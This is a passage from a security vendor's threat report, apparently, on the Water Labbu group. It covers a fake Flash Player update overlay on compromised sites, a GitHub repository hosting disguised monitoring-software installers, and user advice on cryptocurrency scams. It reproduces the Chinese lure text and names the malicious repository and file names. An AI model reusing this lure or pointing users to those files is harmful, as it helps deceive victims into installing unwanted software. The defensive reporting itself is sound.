

[redacted]

Flash Player 已于 2020 年 9 月 14 日终止服务，请 下载最新版本 以继续访问本页。

有关更多详情，请参阅 Flash Player 生命周期终止信息页面。

Figure 11. The fake Flash Player installation message being overlayed on the compromised website

The download link in the overlay will not point to the legitimate installer. Unsurprisingly, it redirects victims to a download of another file, *flashupdate_v_3.10.exe*, that is hosted in the GitHub repository “flashtech9/Flash.” The downloaded file is an installer of a software called Third Eye, an employee monitoring software developed by the Chinese company Yangzhou Third Eye Software Technology.



Dec 11, 2020
flashtech9
1.0
6025c12
Compare

Flash Latest

1.0

Initial commit

Assets 4

flashupdate_win10.exe	1.88 MB	Dec 11, 2020
flashupdate_win7.exe	1.88 MB	Dec 11, 2020
Source code (zip)		Dec 11, 2020
Source code (tar.gz)		Dec 11, 2020

Dec 20, 2020
flashtech9
flash
6025c12
Compare

flash

Initial commit

Assets 3

flashupdate_v_3.10.exe	37.3 MB	Dec 20, 2020
Source code (zip)		Dec 11, 2020
Source code (tar.gz)		Dec 11, 2020

Figure 12. The list of files available for download from the GitHub repository “flashtech9/Flash”

Conclusion

Water Labbu has managed to steal cryptocurrency funds by injecting their malicious scripts to fraudulent websites of other scammers, showing a willingness to exploit the methods of other malicious actors for their own ends. Fortunately, traditional best practices for security are still applicable in this situation and can help users avoid the group’s schemes.

Users should be careful of any invitations for investment that originate from untrusted parties. Furthermore, they should not trade cryptocurrency funds on any unknown platform without thoroughly vetting its legitimacy, understanding what it does, and how it operates. We suggest that users review the parameters of the transactions (token approval limits) and ensure that it has not been modified or issued by an untrusted party.

In the next blog entry, we are going to share our additional findings related to Water Labbu’s infection chains, which includes their successful exploitation techniques and the patching of an ElectronJS-based application used by scammer

Indicators of Compromise

The indicators of compromise for this blog entry can be found here.